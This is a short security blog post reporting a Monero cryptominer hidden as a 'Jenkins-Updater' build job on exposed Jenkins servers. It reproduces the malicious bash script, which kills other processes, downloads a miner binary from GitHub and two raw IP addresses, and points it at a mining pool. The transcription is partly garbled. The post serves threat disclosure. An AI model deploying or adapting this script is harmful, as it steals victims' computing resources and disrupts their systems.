

Jenkins Servers Infected With Miner.



Random Robbie

Follow

Jan 3

As always i am scanning the internet for fun things I've come across a miner that pretends to be a Jenkins update job but is actually a XMR miner.

I have kicked off a scan with <https://www.binaryedge.io> so should be able to get numbers soon.

Updated: 173 on port 8080 servers according to my scans of systems that respond and have Jenkins Update Job.

All +

| S | W | Name ↓ | Last Success | Last Failure | Last Duration |
|---|---|-----------------|--------------|--------------|---------------|
| | | Jenkins-Updater | N/A | N/A | N/A |

Icon: [S](#) [M](#) [L](#)

[Legend](#) [RSS for all](#) [RSS for failures](#) [RSS for just latest builds](#)

GeneralSource Code ManagementBuild TriggersBuildPost-build Actions

Command

```
#!/bin/bash
if [[ $(whoami) != "root" ]]; then
  for tr in $(ps -U $(whoami) | egrep -v "java|ps|sh|egrep|grep|PID" | cut -b1-6); do
    kill -9 $tr || :
  done;
fi
```

```

fi
threadCount=$(lscpu | grep 'CPU(s)' | grep -v ',' | awk '{print $2}' | head -n 1);
hostHash=$(hostname -f | md5sum | cut -c1-8);
echo "${hostHash} - ${threadCount}";

_curl () {
    read proto server path <<<$(echo ${1//// })
    DOC=${path// //}
    HOST=${server//:/};
    PORT=${server//.*.}
    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/${PORT}
    echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
    (while read line; do
        [[ "$line" == $'\r' ]] && break
    done && cat) <&3
    exec 3>&-
}

rm -rf config.json;

d () {
    curl -L --insecure --connect-timeout 5 --max-time 40 --fail $1 -o $2 2> /dev/null || wget --no-check-certificate --timeout 40 --tries 1 $1 -O $2 2> /dev/null
}

#test ! -s trace && \
# (d http://87.44.19.162/job/Insecure-Jenkins/ws/trace trace || \
# d http://54.88.236.33/job/Insecure-Jenkins/ws/trace trace)

test ! -s trace && \
d https://github.com/xmrigr/xmrigr/releases/download/v2.8.3/xmrigr-2.8.3-xenial-amd64.tar.gz trace.tgz && \
tar -zxvf trace.tgz && \
mv xmrigr-2.8.3/xmrigr trace && \
rm -rf xmrigr-2.8.3 && \
rm -rf trace.tgz;

test ! -x trace && chmod +x trace;

k() {
    ./trace \
        -P 2 \
        -R 2 \
        --keepalive \
        --no-color \
        --donate-level 1 \
        --max-cpu-usage 95 \
        --cpu-priority 3 \

```

• • •

Below is the code that is being ran.

```

1  #!/bin/bash
2
3  if [[ $(whoami) != "root" ]]; then
4      for tr in $(ps -U $(whoami) | egrep -v "java|ps|sh|egrep|grep|PID" | cut -b1-6); do
5          kill -9 $tr || : ;
6      done;
7  fi
8

```

```

9  threadCount=$(lscpu | grep 'CPU(s)' | grep -v ',' | awk '{print $2}' | head -n 1);
10 hostHash=$(hostname -f | md5sum | cut -c1-8);
11 echo "${hostHash} - ${threadCount}";
12
13 _curl () {
14     read proto server path <<<$(echo ${1//// })
15     DOC=${path// //}
16     HOST=${server//:.*}
17     PORT=${server//*:}
18     [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
19
20     exec 3<>/dev/tcp/${HOST}/${PORT}
21     echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
22     (while read line; do
23         [[ "$line" == $'\r' ]] && break
24     done && cat) <&3
25     exec 3>&-
26 }
27
28 rm -rf config.json;
29
30 d () {
31     curl -L --insecure --connect-timeout 5 --max-time 40 --fail $1 -o $2 2> /dev/null |
32 }
33
34 #test ! -s trace && \
35 #     (d http://87.44.19.162/job/Insecure-Jenkins/ws/trace trace || \
36 #     d http://54.88.236.33/job/Insecure-Jenkins/ws/trace trace)
37
38 test ! -s trace && \
39     d https://github.com/yvmig/yvmig/releases/download/v2.8.2/yvmig-2.8.2-x86_64.tar

```

```
39   u https://github.com/xmr1g/xmr1g/releases/download/v2.8.3/xmr1g-2.8.3-xenial-amd64.tar.gz
40   tar -zxvf trace.tgz && \
41   mv xmr1g-2.8.3/xmr1g trace && \
42   rm -rf xmr1g-2.8.3 && \
43   rm -rf trace.tgz;
44
45   test ! -x trace && chmod +x trace;
46
47   k() {
48       ./trace \
49           -r 2 \
50           -R 2 \
51           --keepalive \
52           --no-color \
53           --donate-level 1 \
54           --max-cpu-usage 95 \
55           --cpu-priority 3 \
56           --print-time 5 \
57           --threads ${threadCount:-4} \
58           --url $1 \
59           --user P \
60           --pass X \
61           --keepalive
62   }
63
64   k xmr.sosoeazy.info:3333 || k xmr.sosoeazy.info:3333
```

jenkins-miner.sh hosted with ♥ by GitHub

[view raw](#)

Xmr

Miner

Jenkins

Hacking


16 claps



Random Robbie

Bugbounty infosec guy

Follow



Top on Medium

TDD Changed My Life



Eric Elliott

Apr 19 · 9 min read



7.1K



Top on Medium

I'm calling for something truly transformational: Universal free...



Team Warren

Apr 22 · 11 min read



5.1K



Top on Medium

Working Out Is Powerful Brain Training



Anna Held

Apr 16 · 4 min read



9.8K



Responses



Write a response...

